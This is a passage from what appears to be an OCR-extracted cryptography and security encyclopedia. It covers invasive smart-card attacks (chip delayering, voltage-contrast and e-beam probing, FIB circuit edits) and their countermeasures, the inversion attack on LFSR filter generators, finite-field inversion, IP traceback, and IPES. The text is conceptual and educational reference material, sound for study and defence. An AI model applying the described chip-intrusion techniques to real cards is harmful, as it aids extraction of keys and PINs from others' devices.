The ROM is a critical part of the circuit because it is where the code (operating system, JAVA virtual machine, API) is stored. In new generations of products (130 nm), it is preferable to use a metal (Fig. 3) or ionic implantation ROM process. The difficulty of reverse-engineering the ROM content in these two cases is identical. In the case of a metal ROM a selective delayering of the chip metal layers is necessary in order to reach the appropriate metal layer (usually M1) and the metal connections. In the case of an ionic implantation ROM a complete delayering is required in order to reach the silicon level. A chemical attack is further performed to reveal doping (in order to create active region in the semiconductor, impurities like Phosphor or boron are introduced) differences and make the content readable by optical observations, a process that can be automated. And then ROM mapping of zero and one is extracted.



Invasive Attacks. Fig. 3 Metal ROM showing unused area

In order to protect the ROM contents from illegal extraction, all chip manufacturers encrypt the ROM. The ciphering algorithm depends on both the data value and the address. So a complete reverse engineering of the decoder's logic is necessary. In addition, ROM code will be systematically filled with random data when the code size is not equal to the complete ROM size.

- **RAM**

The RAM is a temporary working area. The RAM data is, for example, used for cryptographic calculations and session key transfers. Using a SEM specialized in voltage contrast, it is possible to observe RAM activity in operating mode. These microscopes have the ability of detecting variations in voltage. Applying power to the chip and observing the chip in image mode reveals the DC (direct current) conditions on the surface layers of the chip.


Like for the ROM, chip manufacturers encrypt or scramble the RAM. Scrambling depends only on the address (address transposition), while ciphering depends on both the address and the data: these mechanisms can be static or dynamic. Frequency sensors, used for restricting the operating range of the chip, could protect against the use of SEM in voltage contrast.

- **EEPROM or FLASH**


This write/erase nonvolatile memory is used to store application data, part of executable code, and sensitive data like PIN code or session keys. Reversing the EEPROM or Flash memory consists in finding the state of the floating gate. At this time, no method has been found to extract the complete memory content. As before, nonvolatile memory can be encrypted or scrambled to increase security level. There is an emergence of new nonvolatile memory point like Flash and Feram in the smart card chip market. These new memory maps have the particularity of being very compact, of taking less space, and are probably more difficult to attack. Soon there will be smart cards where the executable code will be loaded in flash. With a strong memory management and a shrinking technology, one would think that these products will be more secure. However, the resulting level of security depends on other factors such as the time available before the product needs to be finished.

Bus Localization

Using Voltage contrast techniques, bus activity can be observed. Besides, in a slow scan image mode, it is possible to visualize different clock rates across the bus lines.



Invasive Attacks. Fig. 4 Mechanical probing



Invasive Attacks. Fig. 5 e-Beam probing

Observing the changing contrast on the signal path can be correlated to the changing logic state. However, manufacturers forecast specific countermeasures comprising:

- Static ciphering
- Dynamic ciphering
- Complemented logic
- Buried Buses
- Dummy activity on buses

Chip Probing


Once the first step of reverse engineering is completed, chip probing can start. As buses are connected to the CPU and also to the memories, there is a great interest in taping data passing through these buses. Hence, it could be possible to retrieve the full running program. In this case a small reverse engineering must have been done previously and passivation removal or circuit modification is sometimes required.

Probing could be mechanical using a microprobe on a micromanipulator with a probe station (Fig. 4). This technique is very difficult for sub-Micronics technology smaller than 0.35 µm.

The smaller the line is, the more difficult it will be to access them by mechanical probing. Instead, e-beam probing, which is a Contactless method based on secondary electron analysis giving voltage values, will be used (Fig. 5).

Chip probing could be prevented by adding countermeasures like:

- An active shield that is a metal mesh where data passes continuously on lines. If there is a disconnection or modification of this mesh then the chip does not operate anymore.
- A passive shield where a full metal mesh covers some sensitive parts of the circuit
- Bus static or dynamic scrambling
- Buried lines



Invasive Attacks. Fig. 6 Probe pads added by FIB to reach M1 through a shield

Chip Modification


Modifying or disconnecting part of a circuit in order can constitute an interesting attack method. Using this method it is possible to connect or disconnect hardware security mechanisms.

The Focused Ion Beam (FIB) is a convenient and powerful tool. A FIB allows material deposited for the creation of metal lines or metal cross-pads allowing access to the bus, as illustrated in the following figure:


In a similar manner, removing materials using a FIB allows the track to be cut, the disconnection of security sensors, or the opening of a window through the passivation layer to get access to buried levels (Fig. 6). As mentioned previously, countermeasures can be added in order to prevent such attacks:

- Active shield
- Complexity of the design
- Glue logic

Invasive Attacks. Fig. 7 Old chip design



Invasive Attacks. Fig. 8 New chip design



Invasive Attacks. Fig. 9 Part of glue logic design

Protection Against Physical Attacks

Conducting physical attacks against smart cards at the semiconductor level requires expensive equipment and considerable technical expertise. Therefore, the threat is limited to few organizations and specialists. However, smart card manufacturers cannot afford to release cards without effective countermeasures against such attacks. Some of the principles used to physically secure cards are described below.

Modern smart cards use semiconductor technology for the chip, making reverse engineering by observation difficult. The size and density of the transistors on the chip surface has drastically shrunk (130 nm), and chips are now considered secure against visual analytical reverse engineering.


Functional blocks are mixed (Fig. 9), producing what is called a glue logic design (block logic randomization). This makes it much more difficult for an attacker to analyze the structure of the chip and to localize functional blocks (CPU, RAM, ROM, EEPROM, buses, registers, etc.).

Moreover, the buses are scrambled or ciphered and are thus inaccessible from outside the chip, so connections cannot be easily made to recover memory contents. Memories are also scrambled or ciphered in order to protect the chip from selective access/erasure of individual data bytes.

Chips are made of multiple layers, allowing manufacturers to hide sensitive components (e.g., data lines, connections) in between different layers that contain less sensitive components. For instance, the ROM is located in the lower (least accessible) layers of the chip.

A current-carrying protective layer or active shield is added at the top of the chip for power supply. If this layer is removed, the chip will no longer operate. This layer prevents analysis of electrical voltage on the chip to infer information.

Moreover, a set of sensors is activated to detect abnormal variations of environmental variables (refer also ►Smart Card Tamper Resistance). It guarantees that the chip will not be able to operate in abnormal conditions of use. These sensors measure values such as voltage, temperature, clock frequency, and light. Such sensors offer protections against fault attacks (among others).



Invasive Attacks. Fig. 10 Security feature evolutions

Conclusion

Smart cards turn out to be the strongest components in the system. In practice, it tends to be much easier to exploit weaknesses in protocols or in the implementation, than to physically penetrate the card and extract its secrets. In the last five years the level of hardware security found in smart cards has increased enormously (Fig. 8). In 1998 the first publications on potential smart card vulnerabilities were written. Afterwards chip manufacturers have made tremendous efforts to increase the security levels.

This is illustrated in the following figure (Fig. 10):

However, security by the use of countermeasures must be added at each smart card process level such as component, software layer, applicative layer, etc. Smart card device using appropriate and well design countermeasures is the most secure token and what about future trends?

- Chip design technologies will be smaller and smaller (0.07 µm).
- CPU frequencies will reach 100 MHz.
- New nonvolatile memories will be introduced (Feram, MRam, etc.).
- More complex design and countermeasures will be developed.

Hence, invasive attacks will be increasingly difficult and will require powerful tools and expert knowledge in chip architecture and electronics.

Inversion Attack

Anne Canteaut
Project-Team SECRET, INRIA Paris-Rocquencourt, Le Chesnay, France

Related Concepts

►Filter Generator; ►Stream Cipher

Definition

The *inversion attack* is a ►known plaintext attack on some particular ►filter generators. It was proposed by Golić in 1996 [1]. A generalization to any filter generator, called *generalized inversion attack*, was presented by Golić, Clark, and Dawson in 2000 [2]. Both inversion attack and generalized inversion attack aim at recovering the initial state of the ►linear feedback shift register (LFSR) from a segment of the ►running-key when the LFSR feedback polynomial, the tapping sequence, and the filtering function are known.

Theory

Original Inversion Attack

The original inversion attack only applies when the filtering function f is linear in its first input variable (forward attack) or in its last input variable (backward attack), i.e., when

$$f(x_1, x_2, \ldots, x_n) = x_1 + g(x_2, \ldots, x_n)$$

or

$$f(x_1, x_2, \ldots, x_n) = g(x_1, \ldots, x_{n-1}) + x_n$$

where g is a ►Boolean function of $n-1$ variables. In the first case, the keystream $\mathbf{s}$ is defined by

$$\begin{aligned} s_t &= f(u_{t+\gamma_1}, u_{t+\gamma_2}, \ldots, u_{t+\gamma_n}) \\ &= u_{t+\gamma_1} + g(u_{t+\gamma_2}, \ldots, u_{t+\gamma_n}), \end{aligned}$$

where $(u_t)_{t\geq 0}$ is the sequence generated by the LFSR and $(\gamma_i)_{1\leq i\leq n}$ is a decreasing sequence of non-negative integers. The attack relies on the fact that the bit $u_{t+\gamma_1}$ can be deduced from the $(\gamma_1 - \gamma_n)$ previous terms, $(u_{t+\gamma_n}, \ldots, u_{t+\gamma_1-1})$, if the running-key bit s_t is known. The relevant parameter of the attack is then the *memory size* of the filter generator, defined by $M = \gamma_1 - \gamma_n$. Indeed, the complete initialization of the LFSR can be recovered by an exhaustive search on only M bits as described in Table 1.

The backward attack, which applies when the filter function is linear in its last variable, is similar. The complexity of both forward and backward attacks is $\mathcal{O}(L2^M)$. It follows that the memory size of a filter generator should be large and preferably close to its maximum possible value $L-1$.

Moreover, the complexity of the attack dramatically decreases when the greatest common divisor of all spacings between the taps, $d = \gcd(\gamma_i - \gamma_{i+1})$, is large. Indeed, the inversion attack can be applied to the d-decimation of the LFSR sequence, i.e., to the sequence obtained by sampling the LFSR sequence at intervals of d clock cycles (see [1]). Therefore, the effective memory size of the filter generator corresponds to

$$M' = \frac{\gamma_1 - \gamma_n}{\gcd(\gamma_i - \gamma_{i+1})}.$$

The related design criterion is then that the greatest common divisor of all spacings between the taps should be equal to 1.

Inversion Attack. Table 1 Inversion attack

Input. $s_0 s_1 \ldots s_{N-1}$, N keystream bits.
Output. $u_{\gamma_n} \ldots u_{L+\gamma_n-1}$, L consecutive bits of the LFSR sequence, where L is the LFSR length.
For each choice of the M-bit vector $u_{\gamma_n} \ldots u_{\gamma_1-1}$
Compute the next $(L-M)$ bits of the LFSR sequence by

$$u_{t+\gamma_1} \leftarrow s_t + g(u_{t+\gamma_2}, \ldots, u_{t+\gamma_n}), \quad 0 \leq t \leq L-M.$$

Compute $(N-L)$ additional bits of the LFSR sequence with the LFSR recurrence relation, and the corresponding running-key bits, $\hat{s}_t$, for $L-M \leq t < N-M$.
If the $N-L$ bits $\hat{s}_t$ are equal to the observed keystream sequence, then return $(u_{\gamma_n} \ldots u_{L+\gamma_n-1})$.

Generalized Inversion Attack

A similar attack can be mounted even if the filtering function is not linear in its first or last variable. In the general case, the keystream is given by

$$s_t = f(u_{t+\gamma_1}, u_{t+\gamma_2}, \ldots, u_{t+\gamma_n}).$$

Exactly as in the original inversion attack, the basic step of the attack consists in deducing the bit $u_{t+\gamma_1}$ from the knowledge of the keystream bit s_t and of the M previous terms of the LFSR sequence, $(u_{t+\gamma_n}, \ldots, u_{t+\gamma_1-1})$. For fixed values of s_t and of $(u_{t+\gamma_n}, \ldots, u_{t+\gamma_1-1})$, the unknown bit $u_{t+\gamma_1}$ may take 0, 1, or 2 possible values. Then, an exhaustive search for the M bits $u_{\gamma_n} \ldots u_{\gamma_1-1}$ of the LFSR sequence can still be performed. For a given value of the M-bit vector $u_{\gamma_n} \ldots u_{\gamma_1-1}$, a binary tree of depth $L-M$ representing all the solutions for the next $(L-M)$ bits of $\mathbf{u}$ is formed. Each node at level t corresponds to a guessed value of $(u_{t+\gamma_n} \ldots u_{t+\gamma_1-1})$. Then, the number of edges out of this node is 0, 1, or 2 according to the number of solutions x of the equation $s_t = f(x, u_{t+\gamma_2}, \ldots, u_{t+\gamma_n})$. If a tree of depth $L-M$ can be constructed from a given M-bit root, some additional bits of the LFSR sequence are computed and their consistency with the observed keystream is checked. It is shown that the typical number of surviving nodes at level $L-M$ is linear in L. Then, the typical complexity of the attack is $\mathcal{O}(L2^M)$. Exactly as in the inversion attack, the parameter involved in the attack is the effective memory size, i.e.,

$$M' = \frac{\gamma_1 - \gamma_n}{\gcd(\gamma_i - \gamma_{i+1})}.$$

Another technique based on a trellis representation and on the Viterbi algorithm is described in [3]. Its efficiency is comparable to the generalized inversion attack.

Recommended Reading

1. Golić JDj (1996) On the security of nonlinear filter generators. In: Fast software encryption 1996. Lecture notes in computer science, vol 1039. Springer, Berlin, pp 173–188
2. Golić JDj, Clark A, Dawson E (2000) Generalized inversion attack on nonlinear filter generators. IEEE Trans Comput 49(10): 1100–1108
3. Leveiller S, Boutros J, Guillot P, Zémor G (2001) Cryptanalysis of nonlinear filter generators with (0, 1)-metric Viterbi decoding. In: Cryptography and coding – 8th IMA international conference, UK, 17–19 December 2001. Lecture notes in computer science, vol 2260. Springer, Berlin, pp 402–414

Inversion in Finite Fields and Rings

Christof Paar
Lehrstuhl Embedded Security, Gebaeude IC 4/132,
Ruhr-Universitaet Bochum, Bochum, Germany

Synonyms

Inversion in Galois fields

Related Concepts

►Euclidean Algorithm; ►Finite Field

Definition

Inversion is the computation of the element A^{-1} such that

$$AA^{-1} = 1$$

where A is a nonzero element of a finite field or ring, and "1" is the neutral element of the algebraic structure. In finite fields, or Galois fields, the inverse exists for all nonzero elements. In finite rings, not all elements have an inverse.

Theory

One distinguishes between inversion in a finite ring and in a ►finite field (or Galois field). In the case of inversion in a finite integer ring or polynomial ring, the extended ►Euclidean algorithm can be used. Let u be the element whose inverse is to be computed and v the modulus. Note that u and v must be relatively prime in order for the inverse to exist. The extended Euclidean algorithm computes the coefficients s and t such that $us + vt = \gcd(u, v) = 1$. The parameter s is the inverse of u modulo v. In the case of finite integer rings, using the ►binary Euclidean algorithm leads often to faster executions on digital computers. The binary Euclidean algorithm does not require integer divisions but only simple operations such as shifts and additions.

In the case of finite field, there are several approaches to computing multiplicative inverses of nonzero elements:

Extended Euclidean Algorithm

This is the most general and in many cases most efficient method. The application is completely analogous to the case of finite rings as discussed above. In the case of prime fields, the standard extended Euclidean algorithm applies, and the binary Euclidean algorithm is often computationally advantageous. If the inverse in an extension field is to be computed, the Euclidean algorithm with polynomials has to be used.

Fermat's Little Theorem

This method has a higher computational complexity than the extended Euclidean algorithm but can nevertheless be relevant in certain situations, for example, if a fast exponentiation unit is available or if an algorithm with a simple control structure is desired. From ►Fermat's little theorem it follows immediately that for any element $A \in GF(q^m)$, $A \neq 0$, the inverse can be computed as $A^{-1} = A^{(q^m-2)}$. For fields of characteristic two, that is, fields $GF(2^m)$, the use of addition chains allows to dramatically reduce the number of multiplications (though not the number of squarings) required for computing the exponentiation to the $(2^m - 2)$th power. This method is referred to as ►Itoh–Tsujii Inversion.

Look-Up Tables

A conceptually simple method is based on look-up tables. In this case, the inverses of all field elements are precomputed once with one of the methods mentioned above, and stored in a table. Assuming the table entries can be accessed by an appropriate method, for example, by the field elements themselves in a binary representation, the inverses are available quickly. The drawback of this method are the storage requirements, since k memory locations are needed for fields $GF(k)$. Since the storage requirements are too large for the finite fields commonly needed in public-key cryptography, inversion based on look-up tables is mainly useful in cases of small finite fields. For instance, inversion in GF(256) is the main operation in the ►AES S-Box.

Reduction to Subfield Inversion

In the case of extension fields $GF(q^m)$, $m \geq 2$, inversion in the field $GF(q^m)$ can be reduced to inversion in the field $GF(q)$. This reduction comes at the cost of extra operations (multiplications and additions) in the field $GF(q^m)$. If the inversion in the subfield $GF(q)$ is sufficiently inexpensive computationally compared to extension field inversion, ►Itoh–Tsujii Inversion can have a low overall complexity. The method was introduced for fields in normal basis representation in [2] and generalized to fields in polynomial basis representation in [1]. The method can be applied iteratively in fields with multiple field extensions, sometimes referred to as tower fields. In the case of fields $GF(2^m)$, m a prime, the Itoh–Tsujii algorithm degenerates into inversion based on Fermat's little theorem. It should be stressed that this method is not a complete inversion algorithm since it is still necessary to eventually perform an

inversion in the subfield. However, inversion in a (small) subfield can often be done fast with one of the methods described above.

Direct Inversion

This method is applicable to extension fields $GF(q^m)$, and mainly relevant for fields where m is small, for example, $m = 2, 3, 4$. Similar to ►Itoh–Tsujii Inversion, direct inversion also reduces extension field inversion to subfield inversion. As an example, in the following the method for fields $GF(q^2)$, introduced in [3], is shown. Consider a nonzero element $A = a_0 + a_1 x$ from $GF(q^m)$, where $a_0, a_1 \in GF(q)$. An irreducible field polynomial with the form $P(x) = x^2 + x + p_0$ is assumed, where $p_0 \in GF(q)$. If the inverse is denoted as $B = A^{-1} = b_0 + b_1 x$, the equation

$$A \cdot B = [a_0 b_0 + p_0 a_1 b_1] + [a_0 b_1 + a_1 b_0 + a_1 b_1] x = 1$$

must be satisfied, which is equivalent to a set of two linear equations in b_0, b_1 over $GF(q)$ with the solution:

$$\left.\begin{aligned} b_0 &= (a_0 + a_1)/\Delta \\ b_1 &= a_1/\Delta \end{aligned}\right\}, \text{ where } \Delta = a_0(a_0 + a_1) + p_0 a_1^2. \quad (1)$$

The advantage of this algorithm is that all operations are performed in $GF(q)$. Note that there is one inversion of the parameter Δ in the subfield $GF(q)$ required. The algorithm can be applied recursively. The relationship between direction inversion and the Itoh–Tsujii method is sketched in [4].

Applications

The need to compute the multiplicative inverse of an element of a finite field (or Galois field) or of a finite ring occurs frequently in cryptography. The main application domain are asymmetric algorithms, for instance in the computation of the private–public key pair in ►RSA, in the group operation of ►elliptic curves, or in the signature generation and verification of the ►Digital Signature Standard. The finite structures in asymmetric algorithms are large, typically in the range of 160–3,072 bits long, and inversion is a computationally intensive operation. A second application domain in cryptography are inversions in small finite fields, which occur in the context of block ciphers, for example, within the S-box of the ►AES.

Recommended Reading

1. Guajardo J, Paar C (2002) Itoh-Tsujii inversion in standard basis and its application in cryptography and codes. Designs, Codes and Cryptography 25:207–216
2. Itoh T, Tsujii S (1988) A fast algorithm for computing multiplicative inverses in GF(2^m) using normal bases. Inform and Comput 78:171–177
3. Morii M, Kasahara M (1989) Efficient construction of gate circuit for computing multiplicative inverses over GF(2^m). Trans IEICE E 72:37–42
4. Paar C (1995) Some remarks on efficient inversion in finite fields. In Proceedings of 1995 IEEE International Symposium on Information Theory, Whistler, B.C. Canada, 1995 September 17–22, p 58

Inversion in Galois Fields

►Inversion in Finite Fields and Rings

IP Traceback

Steven M. Bellovin
Department of Computer Science, Columbia University, New York, NY, USA

Related Concepts

►Attribution

Definition

Traceback is a term used for two different technologies: learning which machine has sent a particular packet or sequence of packets, and learning which person has initiated a particular connection. The latter is sometimes called *attribution*.

Background

Often, especially during certain *Distributed Denial of Service (DDoS)* attacks, it is desirable to learn what machines are participating in the attack. The goal might be to filter out packets from the offending machines, to contact its ISP or organization and have them filter the packets, to notify the owner of the machine, or to provide evidence to law enforcement or other legal authorities. In many cases, the source IP address is sufficient; in other cases, particularly during *reflector attacks*, the source IP address does not point to the perpetrator, and other mechanisms must be used. In addition, many early DDoS attacks used forged source addresses, precisely to avoid detection.

Theory

There are three major approaches to packet tracing: return packets, in-net state, and packet marking. Each is considered in turn.

Return Packets

Return packets are the oldest tracing technology. The original motivation was to track down the source of packets with forged source addresses. With some low probability, upon receipt of any packet, each participating router sends a special ICMP packet towards the destination, identifying itself and the packet. In normal operation, these "tracer packets" are discarded. During an attack, however, they are saved; statistically, tracer packets for attack packets should be received in approximately the same proportion as the unwanted traffic. Some percentage of the tracers will be from the border routers nearest the attack sources; presumably, at this point, the originating organization can locate the offending machines.

ICMP packet tracing raises a number of issues, most notably that it inherently sends more traffic at a time when that is least affordable. If the probability of sending tracers is low enough, this is not a major problem. A more serious issue is deciding, in an automated fashion, which packets are attack packets, and hence for which the tracers should be examined and acted upon. On the other hand, it is a technology that lends itself to incremental deployment. It is beneficial even if deployed by only a few ISPs, and even then need only be deployed on border routers; conversely, deployment as far as interior organizational routers can help localize traffic sources even further.

The IETF worked on standardizing *itrace*, one particular form of return packet tracing. This effort was abandoned due to lack of interest.

In-Net State

A second major class of tracing mechanism relies on routers keeping track of packets flowing through them. The difficulty here is volume: routers, especially core routers, process a lot of traffic. Furthermore, the need for per-flow state does not exist apart from the need for measurements; unlike telephone switches, there is no other need for state on the router.

One specialized mechanism for tracing attack traffic is based on Bloom filters. A precis of each packet's content is entered into a Bloom filter on each participating router; later, an attack packet can be matched against the collected set of Bloom filters exported from various routers, to see which ones have seen which packets. Note, though, that the accuracy of a Bloom filter, and in particular its susceptibility to false positives, is dependent on both the size of the filter and the number of items entered into it. There is thus a need to export and reset filters periodically; the exact frequency depends on their size, traffic volume, and desired accuracy rate. Bandwidth from the control plane of the router to the outside world may be a limiting factor.

A more general mechanism uses flow accounting data ("netflow"). Many routers can record who is sending how much data to whom, primarily to support network traffic engineering and (in some cases) customer billing. By its nature, though, netflow data can be used for traceback since it does make note of traffic through the router.

To conserve memory, many routers accumulate sampled netflow data. As such, they will often miss small flows entirely. When tracing denial of service attacks, this matters less, since if the attack traffic through the router is consequential, there will generally be enough packets towards the victim to be tracked. The technique is less useful for spotting particular flows of interest.

Netflow data is the only traceback technology that is actually deployed today.

Packet Marking

The final tracing technology is based on packet marking. That is, some randomly selected fraction of the packets passing through certain routers is somehow marked – i.e., their contents are somehow altered – for later examination. Many such schemes have been proposed in the literature; none have been adopted. Differences include how the marking is encoded, what information must be known to understand the markings, what can be learned, etc.

All marking technologies face one serious limitation: there are no fields in the IP header that are completely suitable for this purpose. Frequently, the IP id field is overwritten since it often has no end-to-end significance. It is not always available – it is used, end-to-end, for fragmented packets, and if AH is in use it is a protected field – but if a sufficiently small proportion of the packets are marked, it won't matter; the effect of the marking will be to cause the packet to be dropped by the receiving system, which in turn will act as a bandwidth limiter.

Experimental Results

Many of the concepts discussed here have implemented or simulated in the lab. None except for use of netflow data has been deployed on live networks, since all require changes to production routers.

Open Problems

Apart from technical issues at some point, a party wishing to trace a particular incident will end up with a set of IP addresses. The next step is to map that to a particular individual. There are several steps involved: determining the responsible ISP or organization from the IP address, mapping the IP address to a machine, and finding the individual actually responsible. The latter two are quite difficult.

The responsible organization can be found by consulting public routing tables, either online via a "looking glass" server or via well-known archives of BGP announcements. This process yields the "autonomous system" number; the assorted "WHOIS" databases list the proper contacts for the organization. Alternatively, in many cases the WHOIS data will directly yield the organizational contacts based on the IP address, though subassignment data is often incomplete.

The next step — securing the organization's cooperation — is difficult procedurally. For privacy reasons (and often to comply with local or national ordinances), most organizations will not disclose any further information except in response to formal legal process. Different countries have different standards and standards; securing cooperation can require navigating the thickets of international law. Often, it is a fruitless endeavor; some countries are even reputed to tolerate the existence of ISPs that cater to criminal enterprises.

Once the ISP is willing to cooperate, there are some technical obstacles. Some ISPs reassign IP addresses frequently; finding the proper mapping depends on both parties having logs with accurate timestamps and per-connection port numbers. Even as mundane an issue as time zones has been known to interfere. Open Internet hotspots may not have any logs at all and few logs have the necessary port numbers. Finally, some IP addresses actually represent many hosts hidden behind a Network Address Translator (NAT). Some ISPs, many corporations, most hotels, and virtually all residences with multiple computers employ such devices. These devices very rarely keep logs adequate to determining which computer was contacting which other site at a given time. It is often impossible to trace a contact beyond this point.

The last obstacle, though, is often the most formidable. While the attribution techniques given above may point to a particular computer, they say nothing about who made the request. Most attacks are launched from previously hacked machines – "bots" – that are remotely controlled by attackers. Finding the command and control node of a botnet is a difficult process since it relies on assessing past communications patterns, with all of the traceback and attribution problems encountered when trying to find the bot. There have been occasional proposals to add requirements for strong authentication to all outbound Internet connections; apart from privacy concerns, their utility generally founders on this last point.

Recommended Reading

1. Bellovin SM, Leech M, Taylor T (2003) ICMP traceback messages. Obsolete Internet draft, Feb 2003
2. Clayton R (2005) Anonymity and traceability in cyberspace. PhD thesis, University of Cambridge, Darwin College. Also published as technical report UCAM-CL-TR-653
3. Savage S, Wetherall D, Karlin A, Anderson T (2000) Practical network support for IP traceback. ACM SIGCOMM '00, Stockholm, Sweden, pp 295–306
4. Snoeren AC, Partridge C, Sanchez LA, Strayer WT, Jones CE, Tchakountio F, Kent ST (2001) Hash-based IP traceback. In: SIGCOMM '01, San Diego, Aug 2001
5. Srisuresh P, Holdrege M (1999) IP Network address translator (NAT) terminology and considerations. RFC 2663, Internet Engineering Task Force, Aug 1999
6. Zhang Y, Paxson V (2000) Detecting stepping stones. In: Proceedings of the 9th USENIX security symposium, Denver, Aug 2000
7. Bellovin SM, Leech M, Taylor T (2003) ICMP traceback messages. Obsolete Internet draft, Feb 2003. http://www.cs.columbia.edu/~smb/papers/draft-ietf-itrace-04.txt
8. Savage S, Wetherall D, Karlin A, Anderson T (2000) Practical network support for IP traceback. SIGCOMM '00, Proceedings of the conference on Applications, Technologies, Architectures, and Protocols for Computer Communication. Technical Report UW-CSE-2000-02-01, Department of Computer Science and Engineering, University of Washington, Seattle. http://www.cs.washington.edu/homes/savage/traceback.html
9. Snoeren AC, Partridge C, Sanchez LA, Strayer WT, Jones CE, Tchakountio F, Kent ST (2001) Hash-based IP traceback. BBN Technical Memorandum No. 1284, http://www.ir.bbn.com/documents/techmemos/TM1284.ps, 7 Feb 2001

IPES

Alex Biryukov
FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg

Related Concepts

►Block Ciphers; ►Differential Cryptanalysis; ►IDEA

Definition

IPES is an alternative name for the ►IDEA cipher. IPES stands for "improved PES," where *PES* [1] is a cipher predecessor of IDEA which was cryptanalyzed by ►differential cryptanalysis in [2]. The only changes between IDEA and PES are in the order of operations in the key-mixing subround: PES uses the order $(\odot, \odot, \boxplus, \boxplus)$, while IDEA uses the order $(\odot, \boxplus, \boxplus, \odot)$, and in the swap of the words after the *MA* subround. In IDEA, the outer words X_1, X_4 are not swapped.

Recommended Reading

1. Lai X, Massey JL (1990) A proposal for a new block encryption standard. In: Damgard IB (ed) Advances in cryptology – proceedings of eurocrypt '90. Lecture notes in computer science, vol 473. Springer, Berlin, pp 389–404

2. Lai X, Massey JL, Murphy S (1991) Markov ciphers and differential cryptanalysis. In: Davies DW (ed) Advances in cryptology – proceedings of eurocrypt '91. Lecture notes in computer science, vol 547. Springer, Berlin, pp 17–38

IPsec

John Ioannidis
Google, Inc., New York, NY, USA

Definition

IPsec is the set of protocols, conventions, and mechanisms that provide security services at the IP layer.

Background

